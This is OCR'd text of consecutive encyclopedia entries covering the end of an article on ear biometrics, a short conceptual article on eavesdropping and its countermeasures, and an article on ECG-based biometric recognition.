
Ears in Biometrics and Identity Science, Fig. 4 Examples of feature extraction (local approaches) from ear images. (**a**) SIFT keypoints for an ear image (Arbab-Zavar et al. 2007). (**b**) Normalized ear image sample (Prakash and Gupta 2014)

Geometric Approaches

Otherwise, the geometric feature is another approach for ear detection. Omara et al. (2016) proposed a method to use geometric features for ear recognition: using Canny operator to detect the edge, and the geometric feature extraction based on maximum and minimum Ear Height Line (EHL). The Euclidean distance was used for matching.

Meng et al. (2019) used the model-based approach for ear recognition, based on geometric features. They used SIFT to find the keypoints based on

the structure of ears, and Hough Transform to find the apices. Then the distances between the keypoints and apices were calculated. Figure 5 shows some examples of using geometric approaches.



Ears in Biometrics and Identity Science, Fig. 5 Examples of feature extraction (geometric approaches) from ear images. (**a**) Feature landmark (Omara et al. 2016). (**b**) Ear model (Meng et al. 2019)

Hybrid Approaches


Regarding hybrid approaches, Meng et al. (2019) also suggested a method, which combined geometric features with Histogram of Gradient (HOG). Another hybrid method was based on PCA and wavelet transform (Nosrati et al. 2007). LBPs and Haar wavelets were also used by Wang et al. (2008). Taertulakarn et al. (2016) used Gaussian curvature to determine the 3D ear boundary, and then to map of the 3D ear boundaries to 2D images. Hybrid approaches aim to increase recognition, but are more complex than other approaches.

Deep Learning

Deep learning has been used for ear recognition in recent years, motivated by its advantageous performance though it can be limited by a lack of training data. Sinha et al. (2019) discussed the feasibility of deep neural networks (DNNS) and used HOG and and Support Vector Machines (SVMs) for ear localization, then CNN for recognition. Almisreb (2018) applied Transfer Learning to the AlexNet Convolution Neural Network (AlexNet CNN). Since deep learning needs much data, Transfer Learning is an alternative classification approach using less data. Emersic (2017) built a CNN-based ear recognition model. They explored different strategies toward model training with limited amounts of training data and showed that by selecting an appropriate model architecture, using aggressive data augmentation and selective learning on existing (pretrained) models, they are able to learn an effective CNN-based model using a little more than 1300 training images.

In 2D ear recognition, the accuracy is affected by pose variation, and rotation variation. For a 3D model, these influences were unconsidered because a 3D representation of the subject can be adapted to any rotation, scale, and translation (Pflug and Busch 2012).

Chen and Bhanu (2007) proposed a complete 3D ear recognition system, which included 3D ear detection, 3D ear recognition, and 3D ear verification. Yan et al. (2005) used ICP (Iterative Closet Point)-based approach for 3D ear recognition. Zhou et al. (2011) combined holistic and local features for 3D ear recognition. Ganapathi et al. (2018) co-registered 3D and 2D ear images. The technique was based on local feature detection and description. Ganapathi and Prakash (2018) presented a method for 3D ear recognition based on a global 3D descriptor, with a strategy to combine local and global descriptors for superior performance. Figure 6 depicts two samples of feature extraction from 3D images.



Ears in Biometrics and Identity Science, Fig. 6 Example of feature extraction for 3D ear images. (**a**) Reference of ear shape (Chen and Bhanu 2007). (**b**) Detected keypoints on 3D ear images (Ganapathi et al. 2020)

Identity Science and Ear Biometrics


As in other biometrics, there are wider aspects to identification, and more recently it has been shown that gender can be determined automatically from ears. Otherwise, there are a few pieces of research about the other soft traits from ear images, such as age classification and kinship verification. Table 2 tabulates a summary for gender classification from ear images.

Ears in Biometrics and Identity Science, Table 2 Summary of gender classification from ear images approaches

Publication	Technique	Database	Accuracy (%)
Khorsandi and Abdel-Mottaleb 2013	Gabor filter	UND	89.49
Yaman et al. 2018	Geometric features Deep learning	Own dataset	65 94
Yaman et al. 2019	Deep learning	Own dataset	>99
Meng et al. 2019	Model-based	Own dataset	68.7
Lei et al. 2013	ECM, HIS, SPHIS	UND F UND J2	92.94 91.92

Gender Classification from Ear Images

Khorsandi and Abdel-Mottaleb (2013) were the first to use this approach for the gender classification using 2D ear image based on sparse representation with Gabor filters for feature extraction. Meng et al. (2019) used model-based approach for gender classification, based on the geometric features. Lei et al. (2013) first showed gender classification using a 3D ear database. There are three categories of feature for gender classification, Ear Curvedness Map, Histogram of Indexed Shapes, and Surface Patch Histogram of Indexed Shape. Two samples for gender classification from ear images are shown in Fig. 7.



Ears in Biometrics and Identity Science, Fig. 7 Examples of gender classification from ear images. (**a**) Gabor features of ears (Khorsandi and Abdel-Mottaleb 2013). (**b**) Geometric Features of ear images (Yaman et al 2018)

Moreover, there are some researches of gender classification from ear images, which used deep learning. The advantageous performance of deep learning not only demonstrated in ear recognition, but also in gender classification from ear images. Yaman et al. (2018) used geometric features and deep learning for gender classification from ear images. The well-known CNN architectures like AlexNet, VGG-16, GoogLeNet and SqueezeNet were applied for gender classification. Yaman et al. (2019) stated another research for gender classification using ear and face profile images. They proposed end-to-end multimodal deep learning frameworks using different multimodal strategies. They utilized domain adaptation and employed center-loss besides softmax loss to increase representation and

discrimination capability of the deep neural networks. The accuracy of the gender classification exceeded 99%. This is the state-of-the-art for gender classification.

Other Information

Yaman et al. (2018, 2019) proposed age classification from ear images and did the first research for age classification from ear images, in which geometric features and deep learning for age classification were employed. It is the state-of-the-art method for age classification, with an accuracy of 67.59%.

Meng et al. (2019) proposed the use of ear images for kinship verification. This is the first study for kinship verification from ear images, and it used the model-based approach.

Open Problems and Future Directions

The ear as a biometric is no longer in the initial phase. There has been significant progress not only in ear recognition but also soft traits have been extracted from ear images. A survey of the ear biometrics has been presented in this entry. We have stated techniques for ear identification, gender classification, age classification, and kinship verification.

Ear biometrics are improving; here some research discusses pose variation, rotation variation, illumination variation, and occlusion. In addition, extracting soft traits from ear images is on the early stages of development. Gender classification is discussed by more and more researchers, whereas the performances of kinship verification and age classification need improvement. Other soft traits such as ethnicity and genealogy have not been developed. Also, gait biometrics has been used to find the criminals, and the ear-prints can be an evidence for accusing criminals. Also, the ear features were used to identify unidentified human remains. In Interpol DVI Form (https://www.interpol.int/How-we-work/Forensics/Disaster-Victim-Identification-DVI), there are two options for ear features, ear lobespierced and distinctive features. The distinctive features contain the different outer of ears, such as Darwin's tubercle (a thickening on the helix at the junction of the upper and middle thirds [https://en.wikipedia.org/wiki/Darwin%27s_tubercle])

As this is widely used to authenticate individuals automatically, fingerprint and face recognition has been applied to protect mobile phone security. Amazon's exposure of a patent shows that phone can be used, through camera, to scan user's ear. This enables mobile phones to automatically identify a user's ear. Based on this idea, the patent will help users to answer a call without unlocking, and the phone can automatically adjust the volume since the distance between phones to ear has changed (Wang et al. 2019).

References

Abaza A, Ross A, Hebert C, Harrison MAF, Nixon MS (2013) A survey on ear biometrics. ACM Comput Surv (CSUR) 45(2):1–35

Almisreb AA, Jamil N, Din NM (2018) Utilizing AlexNet deep transfer learning for ear recognition. In: 2018 fourth international conference on Information retrieval and knowledge management (CAMP), pp 1–5

Arbab-Zavar B, Nixon MS (2011) On guided model-based analysis for ear biometrics. Comput Vis Image Underst 115(4):487–502

Arbab-Zavar B, Nixon MS, Hurley DJ (2007) On model-based analysis of ear biometrics. In: 2007 first IEEE international conference on biometrics: theory, applications, and systems, IEEE, pp 1–5

Banerjee S, Chatterjee A (2015) Ear recognition using force field transform and collaborative representation-based classification with single training sample per class. In: Intelligent computing and applications. Springer, New Delhi, pp 511–517

Bertillon A (1890) La photographie judiciaire: avec un appendice sur la classification et l'identification anthropométriques. Gauthier-Villars, Paris

Burge M, Burger W (1996) Ear biometrics. In: Biometrics. Springer, Boston, pp 273–285

Chen H, Bhanu B (2005) Contour matching for 3D ear recognition. In: 2005 seventh IEEE workshops on applications of computer vision (WACV/MOTION'05), IEEE, vol 1, pp 123–128

Chen H, Bhanu B (2007) Human ear recognition in 3D. IEEE Trans Pattern Anal Mach Intell 29(4):718–737

Emeršič Ž, Štepec D, Štruc V, Peer P (2017) Training convolutional neural networks with limited training data for ear recognition in the wild. arXiv preprint arXiv:1711.09952

Eyiokur FI, Yaman D, Ekenel HK (2017) Domain adaptation for ear recognition using deep convolutional neural networks. IET Biom 7(3):199–206

Ganapathi II, Prakash S (2018) 3D ear recognition using global and local features. IET Biom 7(3):232–241

Ganapathi II, Prakash S, Dave IR, Joshi P, Ali SS, Shrivastava AM (2018) Ear recognition in 3D using 2D curvilinear features. IET Biom 7(6):519–529

Ganapathi II, Ali SS, Prakash S (2020) Geometric statistics-based descriptor for 3D ear recognition. Vis Comput 36(1):161–173

Gnanasivam P, Muttan S (2013) Gender classification using ear biometrics. In: Proceedings of the fourth international conference on signal and image processing 2012 (ICSIP 2012), Springer, India, pp 137–148

Gu D, Nguyen M, Yan W (2016) Cross models for twin recognition. Int J Digit Crime Forensics (IJDCF) 8(4):26–36

Guo Y, Xu Z (2008) Ear recognition using a new local matching approach. In: 2008 15th IEEE international conference on image processing, IEEE, pp 289–292

Hurley DJ, Nixon MS, Carter JN (2000) A new force field transform for ear and face recognition. In: Proceedings 2000 international conference on image processing (Cat. No. 00CH37101), IEEE, vol 1, pp 25–28

Hurley DJ, Nixon MS, Carter JN (2002) Force field energy functionals for image feature extraction. Image Vis Comput 20(5–6):311–317

Hurley DJ, Nixon MS, Carter JN (2005) Force field feature extraction for ear biometrics. Comput Vis Image Underst 98(3):491–512

Iannarelli AV (1964) Ear identification. Paramont Publishing Company, California

Jangilla S (2016) Ear recognition using bilinear Probabilistic Principal Component analysis and sparse classifier. In: 2016 IEEE Region 10 conference (TENCON), IEEE, pp 979–983

Khorsandi R, Abdel-Mottaleb M (2013) Gender classification using 2-D ear images and sparse representation. In: 2013 IEEE workshop on applications of computer vision (WACV), IEEE, pp 461–466

Lei J, Zhou J, Abdel-Mottaleb M (2013) Gender classification using automatically detected and aligned 3D ear range data. In: 2013 international conference on biometrics (ICB), IEEE, pp 1–7

Meng D, Nixon MS, Mahmoodi S (2019) Gender and kinship by model-based ear biometrics. In: 2019 international conference of the biometrics Special Interest Group (BIOSIG), IEEE, pp 1–5

Murukesh C, Parivazhagan A, Thanushkodi K (2012) A novel ear recognition process using appearance shape model, fisher linear discriminant analysis and contourlet transform. In: Procedia engineering 38:771–778

Nosrati MS, Faez K, Faradji F (2007) Using 2D wavelet and principal component analysis for personal identification based on 2D ear structure. In: 2007 international conference on intelligent and advanced systems, IEEE, pp 616–620

Omara I, Li F, Zhang H, Zuo W (2016) A novel geometric feature extraction method for ear recognition. Expert Syst Appl 65:127–135

Oravec M, Pavlovičová J, Sopiak D, Jirka V, Loderer M, Lehota Ľ, Vodička M, Fačkovec M, Mihalik M, Tomík M, Gerát J (2016) Mobile ear recognition application. In: 2016 international conference on systems, signals and image processing (IWSSIP), IEEE, pp 1–4

Pflug A, Busch C (2012) Ear biometrics: a survey of detection, feature extraction and recognition methods. IET Biom 1(2):114–129

Prakash S, Gupta P (2014) Human recognition using 3D ear images. Neurocomputing 140:317–325

Shailaja D, Gupta P (2006) A simple geometric approach for ear recognition. In: 9th international conference on information technology (ICIT'06), pp 164–167

Sinha H, Manekar R, Sinha Y, Ajmera PK (2019) Convolutional neural network-based human identification using outer ear images. In: Soft computing for problem solving. Springer, Singapore, pp 707–719

Taertulakarn S, Pintavirooj C, Tosranon P, Hamamoto K (2016) The preliminary investigation of ear recognition using hybrid technique. In: 2016 9th biomedical engineering international conference (BMEiCON), IEEE, pp 1–4

Tian L, Mu Z (2016) Ear recognition based on deep convolutional network. In: 2016 9th international congress on image and signal processing, biomedical engineering and informatics (CISP-BMEI), IEEE, pp 437–441

Victor B, Bowyer K, Sarkar S (2002) An evaluation of face and ear biometrics. In: Object recognition supported by user interaction for service robots, IEEE, vol 1, pp 429–432

Wang Y, Mu ZC, Zeng H (2008) Block-based and multi-resolution methods for ear recognition using wavelet transform and uniform local binary patterns. In: 2008 19th international conference on pattern recognition, IEEE, pp 1–4

Wang Z, Yang J, Zhu Y (2019) Review of ear biometrics. Arch Comput Method Eng 1–32

Yaman D, Eyiokur FI, Sezgin N, Ekenel HK (2018) Age and gender classification from ear images. In: 2018 international workshop on biometrics and forensics (IWBF), IEEE, pp 1–7

Yaman D, Irem Eyiokur F, Kemal Ekenel H (2019) Multimodal age and gender classification using ear and profile face images. In: Proceedings of the IEEE conference on computer vision and pattern recognition workshops

Yan P, Bowyer K (2005) Empirical evaluation of advanced ear biometrics. In: 2005 IEEE computer society conference on computer vision and pattern recognition (CVPR'05)-workshops, IEEE, pp 41–41

Yan P, Bowyer KW, Chang KJ (2005) ICP-based approaches for 3D ear recognition. In: Biometric technology for human identification II, International Society for Optics and Photonics, vol 5779, pp 282–291

Yuan L, Chun MZ (2012) Ear recognition based on local information fusion. Pattern Recogn Lett 33(2):182–190

Zhou J, Cadavid S, Abdel-Mottaleb M (2011) A computationally efficient approach to 3D ear recognition employing local and holistic features. In: CVPR 2011 workshops, IEEE, pp 98–105

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_109

Eavesdropping

Micah Sherr[3] ✉
(3) Department of Computer Science, Georgetown University, Washington, DC, USA

✉ **Micah Sherr**
Email: msherr@cs.georgetown.edu

Synonyms

Interception; Monitoring; Wiretapping

Definition

Eavesdropping is the surreptitious monitoring of communication.

Background

Eavesdropping has two underlying goals. Primarily, it seeks to monitor communication with high information fidelity. The intercepted communication should closely reflect the information that the sender is attempting to convey to the receiver. Additionally, eavesdropping should be a clandestine operation; neither the sender nor the receiver should be aware of the eavesdropper's presence.

Eavesdropping can be classified into two techniques. In *passive eavesdropping*, the eavesdropper monitors communication and does not interfere with the communication channel. Passive eavesdroppers are difficult to detect since their presence does not produce any observable effects. In contrast, *active eavesdropping* techniques permit the

eavesdropper to both observe the communication medium as well as modify its contents. In particular, an active eavesdropper may be able to insert messages, modify the contents of intercepted communication, or remove messages before they would otherwise reach the receiver.

To circumvent potential eavesdropping, the sender may apply *eavesdropping countermeasures* to protect the contents (and, in some cases, the metadata) of communication. The most common eavesdropping countermeasure is the use of cryptography to obfuscate communication content. Cryptography prevents eavesdroppers that do not have the decryption key from deciphering the meaning of the communication. (It does not, however, protect against all forms of traffic analysis.) Messages may also be sent using steganographic techniques in which message content is concealed within seemingly innocuous data. Alternatively, to prevent her traffic from being intercepted, the sender may utilize covert channels that are not detected by the eavesdropping system. The sender may also relay her messages through an anonymity service (Reed et al. 1998)—a network or protocol that masks the identities of the communicating parties.

Applications

Eavesdropping is commonly applied to discover the contents of confidential communication. In particular, eavesdropping is often used to intercept personal communication (e.g., email or instant messages) or authentication credentials. When applied to the telephone network, eavesdropping is also called wiretapping.

Open Problems

There is extensive work that investigates the problem of eavesdropping resistance. For example, cryptography is often used to prevent an eavesdropper from interpreting communicated information. However, the *science* of eavesdropping—that is, methods and best practices to accurately reconstruct communication—has not been well explored in the literature. Consequently, there are several open problems relating to eavesdropping:

- What are the pertinent metrics for quantitatively evaluating eavesdropping systems?

- What are the risks introduced by eavesdropping (Blaze and Bellovin 2000)?
- Where in the network should eavesdropping systems be located to maximize the fidelity of their intercepts?
- Does eavesdropping produce a detectable side-channel?
- What are the capacity requirements of eavesdropping systems?
- What are the fundamental limitations of eavesdropping systems?
- What are the statutory and jurisdictional problems associated with eavesdropping (Bellovin 2000)?

Cross-References

Man-in-the-Middle and Relay Attack
One Time Password, from a Key Management Perspective

Recommended Reading

Bellovin SM (2000) Wiretapping the net. The Bridge 20(2):21–26

Blaze M, Bellovin SM (2000) Inside RISKS: tapping on my network door. Commun ACM 43(10):136

Reed MG, Syverson PF, Goldschlag DM (1998) Anonymous connections and onion routing. IEEE J Sel Areas Commun 16(4):482–494

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300299

ECC

Elliptic Curve Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300300

ECG Authentication

ECG Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1517

ECG Biometrics

João Ribeiro Pinto[4] ✉ and Jaime S. Cardoso[4] ✉
(4) INESC TEC and Faculdade de Engenharia da Universidade do Porto, Porto, Portugal

✉ **João Ribeiro Pinto (Corresponding author)**
Email: joao.t.pinto@inesctec.pt

✉ **Jaime S. Cardoso**
Email: jaime.cardoso@fe.up.pt

Synonyms

Electrocardiogram-based biometrics; ECG auth- entication; ECG identification; ECG verification

Definition

ECG biometric recognition concerns the automatic identification of a person or the automatic verification of an identity claim (authentication) based on electrocardiographic signals.

Background

Biometric recognition is the task of identifying (or verifying the identity of) a subject based on their intrinsic characteristics. Characteristics used for biometric recognition include anatomical traits (such as face, fingerprints, iris), physiological traits (electrocardiogram, electroencephalogram,

photoplethysmogram), and behavioral traits (such as gait, signature, or voice) (Jain et al., 2011).

The electrocardiogram (ECG) can be characterized as a physiological biometric trait and belongs to the subcategory of medical traits, alongside the electroencephalogram (EEG), the electromyogram (EMG), and the photoplethysmogram (PPG). Just like these traits, the ECG has initially been used mainly for medical diagnosis, since this signal includes valuable information on the heart structure and operation (Pinto et al., 2018).

The use of ECG signals for biometric recognition was first hypothesized by Forsen et al. (1977), who highlighted its promising capabilities among 33 potential biometric traits. In fact, several researchers have since praised the ECG for its universality, permanence, distinctiveness, and performance benefits relative to other traits (Abo-Zahhad et al., 2014).


The first research works entirely focused on ECG as a biometric trait were conducted by Biel et al. (2001) and Kyoso and Uchiyama (2001), which confirmed the potential of these signals for human recognition. These pioneering works were built around highly controlled medical acquisitions (called on-the-person settings), characterized by high signal-to-noise ratio and tight intrasubject trait variability. Hence, recognition approaches were simpler, mainly focused in fiducial ECG features and holistic heartbeat waveform matching.

Lately, the focus has shifted toward on-the-person settings, aiming to more closely approximate ECG signal quality in real unconstrained biometric applications. The use of fewer electrodes, only in contact with the hands and wrists, and the acquisition from subjects performing tasks results in significantly increased noise and variability. To deal with these hurdles, more sophisticated approaches based on deep learning are quickly replacing traditional methods.

Theory

The electrocardiogram results from the heart’s activity. To fulfil its goal of pumping blood throughout the body, the heart needs to contract its muscle tissue, the myocardium, repeatedly and in a very coordinated fashion. The contraction of the muscle is caused by the electrical depolarization of its cells, which follows a well-defined path from the sinoatrial node (where the action potential is generated) throughout the myocardium.

The electrical currents caused by the depolarization and subsequent repolarization of the myocardium cells can be measured, resulting in the electrocardiographic signal (ECG). This signal is composed of a cyclical repetition of five easily recognizable waveforms (P, Q, R, S, and T) that compose a heartbeat and are linked to specific moments of the depolarization flow (see Fig. 1). The Q, R, and S waveforms compose the QRS complex, highly used for ECG biometrics since it is less affected by heart rate variability (Pinto et al., 2018).



ECG Biometrics, Fig. 1 Two heartbeats of an example Lead I ECG signal illustration, with the waveforms P, Q, R, S, and T. The amplitude and duration of these waveforms, although influenced by emotional states and physical activity, are where the ECG carries its identity information


For medical applications, the ECG is commonly acquired from subjects at rest, using several gel electrodes distributed across the chest and limbs in predefined places. For biometrics, off-the-person settings are the preferred way to acquire ECG, using fewer (2–3) dry electrodes in contact with the hands or wrists of the subject.

What makes the ECG suitable for biometrics is how its waveforms vary with user-specific characteristics, most notably the geometry of the heart, on their amplitude and duration, as well as the distance between fiducial points. This intersubject variability is what confers the ECG information on identity (Hoekema et al., 2001).

On the other hand, the amplitude and duration of waveforms can be influenced by intrasubject variability factors, unrelated to identity, including illnesses, emotions, stress, or drowsiness (Schijvenaars, 2000). These factors distort the identity information carried by the ECG and making it more difficult to distinguish between individuals.

The main goal of an ECG-based biometric recognition system is to attenuate the effects of intrasubject variability, emphasizing the effects of

intersubject variability, to make it easier to discriminate between subjects. Hence, most algorithms follow a common structure composed of signal denoising, signal preparation (involving segmentation, normalization, and outlier detection), feature extraction, and decision (see Fig. 2). As research in the topic delves further into deep learning methodologies, the compliance with this common structure is becoming increasingly feeble.



ECG Biometrics, Fig. 2 General structure of an ECG-based biometric recognition algorithm. As traditional approaches are forfeited in favor of deep learning methodologies, different processes have recently been combined in single models for enhanced performance

Applications

ECG biometrics finds its key applications where stronger traits (such as face or fingerprint) are unreliable or their acquisition is unfeasible, but near-continuous contact with electrodes is possible. Human-machine interface scenarios such as driving a vehicle or using a desktop comprise some of these applications. Here, the unconstrained movement of users places difficulties in the reliable measurement of other traits, but the almost

continuous contact with the machine makes it possible to acquire the ECG signals uninterruptedly. In cases where ECG acquisition is also faulty, the combination of ECG with another trait in a multimodal biometric system can offer improved reliability.

Most notably, the use of ECG as a biometric trait opens up new opportunities on soft biometrics, especially those related to health and well-being. As a physiological signal, the ECG contains much more information on emotions, stress, and illnesses than other traits like face or fingerprint. Considering the low processing needs of the 1D ECG signals, relative to 2D, 2.5D, 3D, or 4D traits, it makes it easier to perform soft biometric recognition alongside identity recognition, continuously and in real time.

Currently, commercial applications of ECG biometrics can be found mainly in smartwatches and smart wristbands. Most are focused in the measurement of heart rate and detection of arrhythmias, but there are alternatives focused on the user identity verification using the ECG. In research, several prototypes have been developed for ECG acquisition and biometric recognition using electrodes in smartphone covers, car seats, steering wheels, computer keyboards, television remote controls, and gamepads. All these reflect the philosophy of making the acquisition as unconstrained and seamless as possible.

Open Problems and Future Directions

Currently, one of the three major open problems in ECG biometrics is the extent of the intrasubject variability factors' impact on the signal. In realistic conditions, with signals acquired in off-the-person settings, the ECG signal suffers significant influence of noise and variability, which seriously degrades biometric performance. Even with medical acquisition settings, which result in cleaner signals, the ECG still presents reduced temporal stability which leads to significant performance decay over long-term periods.

This issue is partially clouded by the second major open problem: the unrealistic evaluation settings. In the literature, the common evaluation setups only use data acquired in on-the-person settings, with lesser noise and variability influence. This translates into overly optimistic performance results that are not verifiable in real applications and draws attention away from the most relevant current issue in ECG biometrics.

The third major problem, to some extent a cause for the second one, is the lack of adequate public data. As with any other pattern recognition problem, data is of utmost importance in ECG biometrics. Currently, there is plenty of publicly available data in on-the-person settings, most notably in the PhysioNet repository. However, when addressing problems related to off-the-person noise or long-term variability, there are very few databases that offer an adequate platform for the development of more robust algorithms.

In the future, one should expect to see the development of more complete public databases and the emergence of more sophisticated and robust algorithms for ECG biometrics. These should be accompanied by novel techniques to acquire ECG signals seamlessly, in even more comfortable, unconstrained, and reliable ways. Ideally, the future would see the creation of ECG biometric systems that continuously monitor the identity and health of the users, almost without their knowledge, with performance levels similar or superior to current major biometric traits.

Cross-References

Authentication
Biometrics
Identification
Identity Verification Protocol

References

